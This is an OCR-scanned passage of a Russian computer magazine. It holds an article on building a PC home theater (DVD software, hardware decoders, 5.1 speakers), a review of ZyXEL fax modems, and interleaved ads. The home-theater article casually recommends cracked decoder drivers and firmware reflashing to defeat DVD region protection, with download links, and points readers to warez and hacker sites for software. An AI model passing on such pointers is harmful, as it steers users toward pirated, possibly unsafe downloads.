Ravisent Cinemaster 2000

http://www.ravisent.com/

Отличительная черта это плейера - низкие системные требования, поэтому юзверям с не шибко быстрыми компами стоит остановиться именно на нем. Да, он немного уступает в удобстве и функциональности WinDVD и PowerDVD, но все остальные и самые главные возможности присутствуют. Как, например, изображение ничуть не хуже, чем у PowerDVD. Даже такие компании, как

образовательный центр
Lingua.ru


АНГЛИЙСКИЙ ЯЗЫК ПО ГИБКОМУ ГРАФИКУ

- Профессиональные преподаватели из Европы и США
- НАЧАЛО ЗАНЯТИЙ В ЛЮБОЙ ДЕНЬ!
- ТОЛЬКО У НАС: индивидуальный темп и интенсивность занятий

! ЛЬГОТНЫЙ БИЗНЕС-КУРС

Лингва.ру: Тел.: (095) 933-0905 Старопанский пер., 3. www.lingua.ru

Лиц. № 006592 код Н



ATI и Matrox используют декодер Cinemaster в своих фирменных DVD-плейерах. К звуку тоже претензий практически нет - все основные фишки имеются в наличии. Правда, с некоторыми звуковыми картами, поддерживающими 6-канальный звук, он иногда подглючивает, что несколько портит ему репутацию.

DVDGenie

http://www.inmatrix.com/genie

Это даже не проигрыватель DVD, а чисто хацкерская утилита. Что же в ней такого замечательного? Она умеет переключать регионы программных DVD-плейеров, настраивать их все скрытые опции (их очень много), определять, какой DVD-привод установлен в системе (мультизонный или нет и для какого региона он предназначен), сколько переключений на другую зону может сделать юзер, к какой зоне относится DVD-диск, причем автоматически устанавливает этот же код для DVD-плейера. Впечатляет? Но и это еще не все! Он превращает обычный Windows Media Player в настоящий проигрыватель DVD! К тому же, DVDGenie абсолютно бесплатна и весит всего 300 KB. В общем, утилитка написана нашим человеком ;].

Нужен ли аппаратный DVD-декодер?

Тут однозначного ответа быть не может. Если у тебя хороший монитор с достаточно большой диагональю (не менее 17), а телевизор стоит в другой комнате или стоит в твоей, но экран у него не шибко отличается размерами от твоего моника, то тратить грины на внешний декодер вовсе необязательно. Правда, это только в том случае, если твой комп достаточно быстр (с процем не хуже Celeron и памятью не меньше 64 MB). А если все же у тебя первый пень и мало оперативы (это при нынешних на нее ценах-то? ;)), то аппаратный декодер может весьма пригодиться, т.к. с ним больших ресурсов от системы не требуется. Однако это далеко не самое главное его предназначение. Допустим, твой моник не может похвастаться размером своей диагональки и есть возможность подключить телевизор, то вот тут аппаратный декодер и проявит себя во всей красе. Качество изображения будет просто отменным, да и смотреть видео на большом экране гораздо приятней. К тому же с помощью такого декодера можно смотреть не только диски DVD, но и Video-CD на телевизоре с отличным качеством, без надоедливых квадратов а-ля Малевич.
Сами декодеры выполнены в виде PCI-платы. Из всевозможных моделей могу выделить две самые популярные. Это Creative DXR3 и REALmagic Hollywood Plus. Оба декодера базируются на одной и той же плате, производимой компанией Sigma Designs.

Да и внешне они очень похожи, но на плате от Creative имеется дополнительный разъем, который может пригодиться тем, кто хочет иметь два привода (например, пишущий и DVD). А в остальном все отличия сводятся только на уровень прилагаемого софта и драйверов. Декодеры оснащены разъемом S-Video для подключения телевизора, а также аналоговым и цифровым S/P DIF-аудиовыходами. Устанавливаются они довольно просто - монитор подключается к декодеру, соединяемому с SVGA-разъемом видюхи специальным сквозным кабелем (подобно акселераторам Voodoo 2). Вывести же видео можно как на полный экран, так и в окно. Но основной недостаток заключается в "замыленном" изображении на мониторе. Это сказывается лишний кабель и разъемы на пути видеосигнала. Так что лучше вообще не подключать монитор через сквозной кабель, т.к. для передачи видео на телевизор кабель не требуется, а портить изображение (пускай и немного) на компе вовсе не к чему. Если уж так захочется посмотреть DVD на монике, то можно воспользоваться и программным DVD-плейером. Кстати, региональная защита не обделила вниманием и эти декодеры. Драйверы REALmagic Hollywood Plus позволяют менять код региона 5 раз, а драйверы DXR3 не позволяют вообще. Но только не для нас с тобой ;]. Такая "проблема" легко решается перепрошивкой микропрограммы и установкой крякнутых драйверов (слить можно здесь http://www.ulimit.com/). Если же тебя не устроит качество креативовского софта или если ты станешь свидетелем каких-либо глюков, то можешь незатейливо превратить DXR3 в Hollywood Plus. Т.к. он появился пораньше и производитель REALmagic уделяет ему повышенное внимание, то качество софта у него на порядок выше и глюки наблюдаются очень редко. К тому же, стоит Hollywood Plus несколько больше креативовского DXR3, а возможность превратить обычный девайс в более дорогой всегда интересна и привлекательна ;].
Для этого нужно деинсталлировать все драйверы Creative DXR3 (в том числе нужно вручную удалить ENC2DEV.VXD и CTENC2.VXD в директории Windows/system). Установи драйверы Hollywood Plus версии 1.5 (взять можно с ftp://ftp.sigmadesigns.com/HollywoodPlus/), т.к. более новые работать не будут. После перезагрузки проинсталлируй последнею версию проги DVD Station (бери с того же фтп'эшника). А уже затем можно установить последнею версию дров для Hollywood plus. После перезагрузки ты уже станешь обладателем Голливудовской карточки. Только запомни, что никогда не нужно деинсталлировать предыдущую версию драйверов Hollywood Plus перед установкой новых, если ты являешься владельцем DXR3. Иначе придется заново проделывать всю эту процедуру. Кроме того, для Hollywood Plus можно дополнительно купить пульт ДУ и наслаждаться комфортом, в то время как для Креативовского декодера такой пульт не продается, а от Hollywood+ работать отказывается. Но с переделкой DXR3 под Hollywood Plus работает как миленький ;]. Кстати, думаю будет не лишним, если ты полезешь по этой ссылке http://eugene7777.tripod.com/DOWNLOAD/APPLICATIONS/DVD_PLAYER и сольешь оттуда последнею версию продвинутого ДВД-плейера, обладающую туевой хучей настроек и отличающуюся стабильной и безглючной работой.

Альтернатива

Да, конечно, видео можно смотреть на телевизоре и без аппаратного декодера. Для этого нужна видеокарта с TV-out. Декодированием DVD будет заниматься программный декодер, а видео выводиться на телевизор. У такого способа есть свои плюсы и минусы. Плюс в том, что если такая видюха уже есть, то не нужно тратить 60-70 буказоидов на аппаратный декодер, но минусов все же больше. Во-первых, высокие системные требования. Во-вторых, качество изображения будет заметно хуже (но все равно лучше, чем видео с простого видеомагнитофона, например). Лишь видюхи от Matrox и ATI обеспечивают качество, более-менее сравнимое с декодерами DXR3 и Hollywood Plus.

3 в 1

Раз уж затронули тему про удобство и комфорт, то будет нелишним немного рассказать про интересный наборчик PC-DVD Encore 12X.
Это комплексное решение включает в себя декодер DXR3 с приводом DVD-ROM и пультом дистанционного управления. Т.е. остается добавить лишь звуковушку 5.1 и соответствующую акустику, и продвинутый домашний кинотеатр готов. А с пультом ДУ не нужно будет бегать каждый раз к компу, чтобы добавить/убавить громкость или нажать на паузу, если подружка начала активно к тебе приставать ;]. DVD-ROM в PC-DVD Encore 12X хоть и не самый быстрый из имеющихся на рынке, но большинству юзверей его скоростей и возможностей вполне хватит. В общем, PC-DVD Encore 12X является отличным решением

NEXT

ДОМАШНИЙ КИНОТЕАТР?

Константин Буряков aka p0r0h



для просмотра видео, особенно если смотреть его на TV. К тому же, стоит этот наборчик меньше, чем если покупать каждый девайс, входящий в комплект, по отдельности.

Как ты уже, наверно, догадался, столь любые в народе фильмы в MPEG4 можно тоже смотреть на телевизоре. Я не буду долго рассказывать про сильную потерю качества изображения и особенно звука по сравнению с DVD-дисками (но смотреть мпеги на телевизоре все равно гораздо приятней, чем фильмы на обычном кассетном видеомагнитофоне). Скажу лишь, что постоянные покупатели дисков с надписью "ВДВ качество!" на компьютерном рынке сильно заблуждаются, говоря, что они мало чем отличаются от DVD. Почти все пиратские диски кодятся на установках программы-кодера "очень быстрое кодирование". Результат, думаю, понятен :]. Ладно, оставлю пока тему DVD vs MPEG4, а расскажу лучше, как все-таки смотреть мпеги на телеке. Если есть видюха с ТВ-выходом, то, думаю, сам догадаешься ;]. Раньше другой альтернативы практически и не было. Но вот совсем недавно появилась очень кульная утилитка Divxplus, позволяющая гнать 4-ый мпег через аппаратные декодеры, вопреки заявлениям производителей о невозможности этого ;]. Последние рабочие ссылки: http://www.vcdhelp.com/divxplus.rar, http://www.doom9.org/Soft21/Files/divxplus.exe. Если они окажутся нерабочими, отправляйся искать эту прогу на знакомую astalavist'у или на крупные серваки с варезным и хацкерским софтом.

Звук

Надеюсь, ты понимаешь, что кинотеатр без окружающего звука не кинотеатр. Для получения отличного полноценного окружающего звукового сопровождения необходимы внешний Dolby Digital декодер и звуковая карта с цифровым выходом - S/PDIF (например, такие Aureal SQ2500, семейство креативовских Sound Blaster Live!, Diamond Monster MX400 и т.д.) или платы Creative DXR3/RealMagic Hollywood Plus. На Hollywood/DXR3 есть аудиовыход, его соответствующим шнуром надо воткнуть в линейный вход звуковухи и в микшере этот вход активизировать и поставить режим, соответствующий количеству колонок. Но, в принципе, не стоит пытаться рыть траншею совковой лопатой :]. Существует и более простой и дешевый способ, особенно если покупка внешнего Dolby Digital декодера и плат DXR3/Hollywood Plus не входит в твои планы. Помнишь, в одном из прошлых номеров я рассказывал о новых шестиканальных звуковухах (5.1)? Так вот, они позволяют обойтись без вышеперечисленного набора! Безусловно, лучшим выбором будет звуковуха из семейства Креативовских Живчиков 5.1.

Если позволяют финансы, то - Platinum 5.1, т.к. в его комплект входит пульт ДУ, который имеет поддержку программных DVD-плейеров. Также великолепным выбором будет и новая линейка звуковых карт от Creative - Audigy. Они тоже могут отлично выводить звук в формате Dolby Digital 5.1 и DTS, но стоят они несколько дороже.

Акустика

При желании ты, конечно, можешь максимально сэкономить на этом компоненте домашнего кинотеатра, но если ты хочешь, чтобы от звука соседи писались в трико от страха и гнева, а девушки навсегда забыли про своих парней и ходили бы "смотреть кино" только к тебе домой, то лучше забудь о всяких дешевых китайских "погремушках" и купи приличные многоканальные колонки. К тому же, они будут далеко не лишними и в современных игрушках, также поддерживающих вывод звука в формате 5.1. А это, поверь, позволяет создать неповторимую и впечатляющую атмосферу.

Итак, DVD может не только воспроизводить высококачественное видео, но и великолепный звук по стандарту DolbyDigital (AC3), который несет в себе до шести звуковых каналов (два передних канала, два тыловых, один центральный (голосовой) канал и один низкочастотный канал (сабвуфер). Все эти каналы и образуют объемное звучание и воссоздают вокруг зрителя насыщенную звуковую картинку. Вот затем чтобы услышать все это великолепие, тебе и нужны хорошие многоканальные колонки. К всеобщей радости, такая акустика стала и очень доступной в последнее время. Ярким примером такой акустики является F&D IHOO 5.1

F&D IHOO 5.1 включает в себя 5 раздельных акустических систем и мощный сабвуфер (40 Вт) с усилительным блоком. Корпус колонок полностью выполнен из дерева, что очень хорошо сказывается на качестве звучания. В общем, эти колонки можно вполне отнести к Hi-Fi классу, но стоят они гораздо меньше (около 150 вечнозеленых), что очень и очень радует.

Еще одним примером хорошей и доступной 5.1 акустики является Kinyo R-565.

Есть еще абсолютно идентичная модель D-565 от той же фирмы, но с внешним декодером и на 100 бакинских дороже. А т.к. можно вполне обойтись и без декодера, то, заплатив всего 130-140$, можно приобрести отличные колонки R-565. В комплекте к ним идет даже пульт ДУ! А он крайне редко встречается у подобных наборов акустики без декодера. Да и выглядят колонки очень внушительно и привлекательно. Впрочем, и звучат они довольно неплохо. В общем, акустика F&D IHOO 5.1 и Kinyo R-565 будет отличным и практичным решением не только для домашнего кинотеатра, но и для всевозможных игрушек и музыки. Однако F&D IHOO 5.1 все же немного получше колонок от Kinyo, но к ним нет пульта ДУ, да и продавцы частенько существенно завышают на них цену. Впрочем, если с баблом совсем туго, то набор дешевой 5.1 акустики Genius SW-5.1 Surround будет более-менее хорошим выбором. Стоит она всего 60-80 баксов, но и качество и возможности у нее, соответственно, тоже низкие.

Теперь давай разберемся с расположением акустики. Сабвуфер лучше поставить внизу, под столом. Фронтальные сателлиты должны располагаться на расстоянии чуть более метра от монитора или экрана телевизора. Центральную колонку лучше выдвинуть вперед или поставить на монитор/экран, а тыловые сателлиты можно поместить сзади на пол или привинтить к стене на уровне головы. Но будет лучше, если ты сам поэкспериментируешь с расположением акустики и добьешься того, чтобы система звучала как хороший комплект, а не как разрозненные источники звука.

Послесловие

Вот видишь, сделать домашний кинотеатр с помощью компа очень просто и гораздо дешевле, чем многие думают. А пока другие будут "думать", ты будешь попивать пивко с друзьями или подружками, при этом смотря какой-нибудь убойный фильм и наслаждаясь прекрасным видео и звуком ;]. Все права извращены,][.

753•8282

ИНТЕРНЕТ ДЛЯ КАЖДОГО!



7500 КБит/с


НА 46,8% СНИЖЕНА СТОИМОСТЬ ПОДКЛЮЧЕНИЯ

ул. Делегатская, д. 3В www.tochka.ru



Лицензия Минсвязи РФ №8462, №12235, №17740, №17249.

Давид Киладзе (oxrinet@pisem.net)



Модемные грезы

Речь сегодня пойдет о старых добрых средствах общения твоего железного друга (не путать с автомобилем) с себе подобными, о модемах, причем не самых крутых. До сегодняшнего дня я был счастливым обладателем двух модемов забугорной конторы US Robotics (3COM). Этими девайсами были Courier HST Dual Standard и Courier V. Everything, время от времени занимающие (в зависимости от вида исполнения) место в чреве или на корпусе моего многострадального компа. Частая смена модемов была вызвана наличием большого количества всяких веселых друзей, регулярно находивших на просторах Интернета наисвежайшую прошивку, заточенную под наши убогие телефонные линии. Выглядело это очень просто: телефонный звонок, аська, мыло, с 00.01 до 23.59 в любое время. И один и тот же крик... Эврика (c)! Я нашел то, что тебе нужно, на сайте www.superpuperkrutayaproshivka.blia.eb.net лежит то, что превратит твою телефонную лапшу в оптоволокно! Скорость супер! Коннект супер! Я отказываюсь от выделенки и покупаю модем и дальше все в том же духе.

Модемы покупались, прошивки прошивались, но скорость на моей АТС 312 увеличиваться не хотела ни в какую. Эксперименты закончились после убийства дорогого моему сердцу ветерана Courier HST Dual Standard, который верой и правдой прослужил мне более двух лет, был много раз прошит и уверено соединялся на 33.600, чего мне для домашнего короткого серфинга хватало за глаза. Его место занял красавец Courier V. Everything, и наступило временное, как оказалось, затишье.

Все, как всегда, началось неожиданно: возникла необходимость иметь дома факс и автоответчик с АОН-ом. Покупать эти устройства по отдельности, конечно, не хотелось, к тому же было бы стыдно, имея дома компьютер с хорошим модемом, не сотворить из него некий симбиоз Аонофаксоробота.

Но для начала надо было определиться с моим стариком-компом. Мдя, осмотр старческого тела показал наличие: корпуса с блоком питания AT, проца P3-500 Мгц, матери Asus P2-99B, пары винтов по 10 Гиг. Видео nVidia Vanta да 128 кило мозгов на борту. И все это под руководством Win98. Старая, но надежная конфигурация, вполне мне достаточная. Но для осуществления моей бредовой идеи надо менять, как минимум, блок питания на ATX-овый, дабы научить этот агрегат включаться по звонку модема. Прикинув все плюсы и минусы, я решил, что мне выйдет дешевле купить готовый факс-модем со всеми необходимыми функциями, чем мудрить с тем, что было. Да и неуемное желание познания нового не давали очумелым ручкам опускаться :)).

Тут же был накидан проект; первое, о чем надо было побеспокоиться, - это программное обеспечение. Из всех предлагаемых на сегодняшний день программ я остановился на VentaFax (www.ventafax.ru). Прекрасная по своим возможностям и настройкам программа, к тому же очень прикольно видеть на экране монитора факс-аппарат, побывавший под катком, но при этом не потерявший работоспособности :). Один вид выползающей при приеме бумаги чего стоит! Ну да ладно, это лирическое отступление. Самое главное - у этой проги было все, что мне нужно: Аон Факс и Автоответчик в одном флаконе, а также возможность записи разговора. В процессе общения вещь, бесспорно, нужная! Единственный недостаток, обнаруженный мной, это необходимость расстаться с небольшой суммой денег за ее регистрацию. Что в высшей степени возмущает мою привыкшую к халяве душу. Ну да ладно, успокоение только в том, что деньги не ускачут за бугор, а останутся у родных Российских программистов.

Краткие характеристики модемов OMNI 56K и 56K Plus

Внешние модемы с автоответчиком и АОН, на базе чипсета ZyXEL M4 50мГц.
Программно-аппаратная адаптация для телефонных линий СНГ
Omni 56K - внешний модем с интерфейсом RS-232,
Omni 56K Plus - внешний модем с интерфейсами USB 1.1 (12 Мб/с) и RS-232.
Протоколы связи V.90, V.34bis/V.34, V.32bis/V.32, V.22bis/V.22
Коррекция ошибок MNP4 и V.42,
Сжатие данных MNP5 и V.42bis,
которые реализованы в Onmi 56K PCI, добавлены протоколы связи V.21, V.23 и протокол коррекции ошибок V.42 + Selective Reject, что позволяет использовать эти модемы на более зашумленных линиях.
Совместимы с протоколами приема и передачи данных V.17, V.29, V27ter для отправки и приема факсимильных сообщений на факсимильный аппарат или модем.
Функция АОН.



Предварительный итог

Подводя предварительный итог: мне нужен модем, способный выполнять все вышеперечисленные функции, да к тому же при возможно выключенном компьютере. Дальше проще, изучение рынка внешних факс-модемов с голосовыми функциями и АОНом в пределах 80-250$. Да, задача не из простых, но выход, как оказалось, был там же, где вход. Некая особа пригласила меня заехать в гости, дабы обсудить проблемы насущные, я стремительным домкратом скачу в метро и там, на стене одного из вагонов, вижу премиленькую картиночку, рекламирующую старый добрый Зухель, точнее их новую линейку симпатичных зверей в стиле iMac.

Логотип ZyXEL всколыхнул в моей памяти далекие годы работы в местах, связанных с передачей данных. Эх, дружище Зухель U-1496, сколько байт было через тебя перекачено, вспоминал я, судорожно глотая ностальгический ком, подкативший к горлу. Особа была тут же удачно забыта, и возникла новая идея - найти новый Зухель для его проверки на предмет использования в моем факс-проекте.

Если ты когда-нибудь пытался что-нибудь найти бесплатно, ты меня поймешь... Я преследовал абсолютно некорыстные цели простой проверки аппарата на своей домашней телефонной линии, которая, как известно, практически всегда несовместима именно с той моделью модема, которую ты приобрел :-).

Удача пришла неожиданно, как кирпич на голову. Стандартный алгоритм поиска, триста восемьдесят пятый звонок пятьсот шестнадцатому другу кроме мозоли на набирающем пальце принес свои результаты, мне предложили такое, от чего я не смог отказаться. Бонус! В виде пяти коробок с вложенными в них модемами, но с маленьким условием: после тестирования данных устройств написать свои субъективные впечатления в виде сухого изложения фактов :-). Правда, с обязательным возвратом девайсов :-(.

Пять Зухелей

Коробок было пять, ПЯТЬ ZyXel-ей!! :-). Все-таки есть категория людей-коробкофилов, коим является ваш покорный слуга. Еле удержавшись от соблазна вскрыть коробки прямо в вагоне метро, я летел домой, как на первое свидание. Содержимое коробок меня явно расстроило, никаких сувениров, халявных компактов там не было и в помине, наблюдалось всего ничего: модем, сидюк с драйверами, инструкция, необходимые для подключения девайса шнурки (также шнурок USB для модели Plus) и блоки питания в EXT моделях. Правда, в коробку с U-336E заботливо вложили телефонную розетку RJ-11. На всех коробках и инструкциях гордо написано: “Адаптирован для СНГ” и “Российская версия”. Есть чему возрадоваться, полная локализация. Приступив к изучению инструкции, я с удивлением обнаружил достаточно хорошо и грамотно написанное пособие плюс полная русская инструкция на компакте, что-то порядка 195 страниц в PDF. ZyXel ценит русских специалистов!

Из пяти модемов один был внутренний, для шины PCI - OMNI 56K PCI, остальные внешние: OMNI 56K, OMNI 56K Plus, OMNI 56K PRO и ZyXEL U-336E Plus.

Понеслась, подумал я, вооружившись отверткой. Жалобно пискнув, компьютер с сожалением расстался с Курьером.

Краткие характеристики модема OMNI 56K PCI

Программно-аппаратная адаптация для телефонных линий СНГ
Возможность обновления микропрограммы

Модем
Протоколы связи : V.90, V.34bis/V.34, V.32bis/V.32, V.22bis/V.22
Коррекция ошибок MNP4 и V.42
Сжатие данных MNP5 и V.42bis

Факс
Прием и передача факсов на бумажные факс-аппараты и факс-модемы
Голосовое сообщение “Примите факс” при передаче факса
Стандарт ITU-T V.17 / V.29 / V27ter, скорость 14,400 - 2,400 бит/с

Автоответчик
Цифровая запись и воспроизведение звука
Дистанционное прослушивание полученных сообщений
Автоматический прием голосовых и факсимильных сообщений



ВЫСТАВОЧНЫЙ КОМПЬЮТЕРНЫЙ ЦЕНТР
САВЕЛОВСКИЙ
Тел.784-7223, 784-72-26
- самый большой крытый рынок компьютеров и бытовой техники !
✓ Самые низкие цены.
✓ На площади 8000 кв.м.
✓ У нас торгуют более 200 фирм
✓ Широчайший выбор техники



На 20% дешевле, чем в магазинах
Мы ждем Вас с 10-00 до 20-00 без выходных
м. “Савеловская”, Сущевский Вал, д.5.
(Из метро - направо по подземному переходу).





МОДЕМЫ, КОТОРЫЕ МЫ ВЫБИРАЕМ

Давид Киладзе (oxrinet@pisem.net)

Краткие характеристики модема U-336E

Протоколы связи: V.90,V.34bis / V.34,V.32bis / V.32,V.22bis / V.22
Коррекция ошибок MNP4 и V.42.
Сжатие данных MNP5 и V.42bis.
Асинхронный или синхронный режим передачи данных.
Работа на 2-проводной коммутируемой и выделенной линиях.
Регулировка уровня передачи на коммутируемой и выделенной линиях от -27 дБм до 0 дБм.
Уверенное распознавание станционных сигналов: вызывной тон, занято, вызов, звонок.
Скорость DTE в асинхронном режиме: от 300 бит/с до 460.8 Кбит/с, в синхронном режиме от 1200 бит/с до 33.6 Кбит/с.

Факс
Полная совместимость с любым факсимильным оборудованием.
V.17 14400 бит/с G3 Fax.
V.29 G3 Fax на скорости до 9600 бит/с.
V.27ter G3 Fax на скорости до 4800 бит/с.
Система команд EIA Class 1, Class 2.0 Fax.

АОН
Специально разработан для использующегося в России станционного оборудования.
Определяются номер и категория абонента.
Гибкая настройка параметров запроса и декодирования сигнала.
Может применяться совместно с другими режимами работы - Модем/Факс.

Специальные функции
Автоматическое распознавание режимов Модем/Факс.
Распознавание условных звонков на электронных АТС нового поколения (применяется, когда АТС предоставляет несколько телефонных номеров на одной физической линии).
Расширенная функция условного звонка (применяется для организации совместной работы модема с другим офисным оборудованием - телефонные аппараты, факсы, автоответчики и другие модемы).

Хотя явные плюсы тоже присутствуют. Это халявная версия Venta ZVoice версии 4.41. Есть еще один большой плюс Омни 56K - малые габариты и легкость. Этот модем, способный заменить PCMCIA-модем для ноутбуков и карманных ПК (правда, при наличии питания в 220 вольт). Добиться нормальной работы PCMCIA-модемов на плохих линиях сложно. А таскать с собой Courier или U-336E тяжело.

Втыкаем OMNI 56K PCI в свободный слот, включаем комп и... Обнаружена PCI card, ну не обидно? Вот тебе бабушка и Юрьев день, и плуг энд плей. Тут же назойливые требования компьютера дать ему диск. Жужукнув пару раз для порядка, комп без проблем все увидел, установил драйвера, и пришла пора тестировать модем в “штатном” режиме.

Загнав все что только можно на максимум, я уверенно кликнул “Подключиться”, и модем радостно пропищал в тоновом режиме номер провайдера. Не поверив своим ушам, лезу в настройки, где черным по белому стоит галка “импульсный набор”! Бился я с данной проблемой минут пятнадцать, пока не скинул в настройках наибольшую скорость соединения с 460 800 до 115 200, и все пошло как по маслу. Честно отщелкав положенное, радость моя PCI-ная услышала отклик модема прова и... такого звука я не слышал давно, сначала я подумал о бедном хомяке, попавшем в дисковод, но оказалось, что качество пищалок, мягко сказать, просто нехорошее. Та же болезнь была замечена и у двух его внешних братьев, хотя пищалка в модеме не самое главное. Установив “Громкость динамика” на минимум, я почувствовал себя сухо и комфортно.
Коннект был проверен несколько раз. Было выполнено 5 дозвонов на каждую модель. Скорость соединения колебалась в пределах от 26 400 до 36 600! Причем это были настоящие 36, а не заявление модема, высосанное из пальца, точнее из провода. Время, проведенное в сети, близилось к вторым суткам, и только дикие трели мобильника принудили меня закончить испытания на разрыв связи. Но я снова отвлекся, мне не нужен был внутренний модем, и я перешел ко второму и третьему номерам моей программы, а конкретнее - к OMNI 56K и OMNI 56K Plus.

Функций у модели OMNI 56K много. Как и у модели OMNI 56K Plus, которая обладает дополнительной возможностью подключаться по шине USB. Любой заинтересованный может посмотреть подробную информацию на сайте производителя www.zyxel.ru.

Как к модемам, претензий к ним не было: уверенное соединение, хорошее распознавание сигнала busy (занято). Передача данных: Omni 56K отлично показал себя на средних и плохих телефонных линиях. Как на V.90, так и на V.34bis/V.34 и ниже. Сравнивал я также Omni 56K и Courier. На чистейших электронных АТС (АТС 755) Omni 56K проиграл Курьеру. Но уже при незначительном ухудшении качества связи (АТС 312) Курьер начинает уступать Омни 56K (Курьер без настроек, но с локализованной прошивкой).

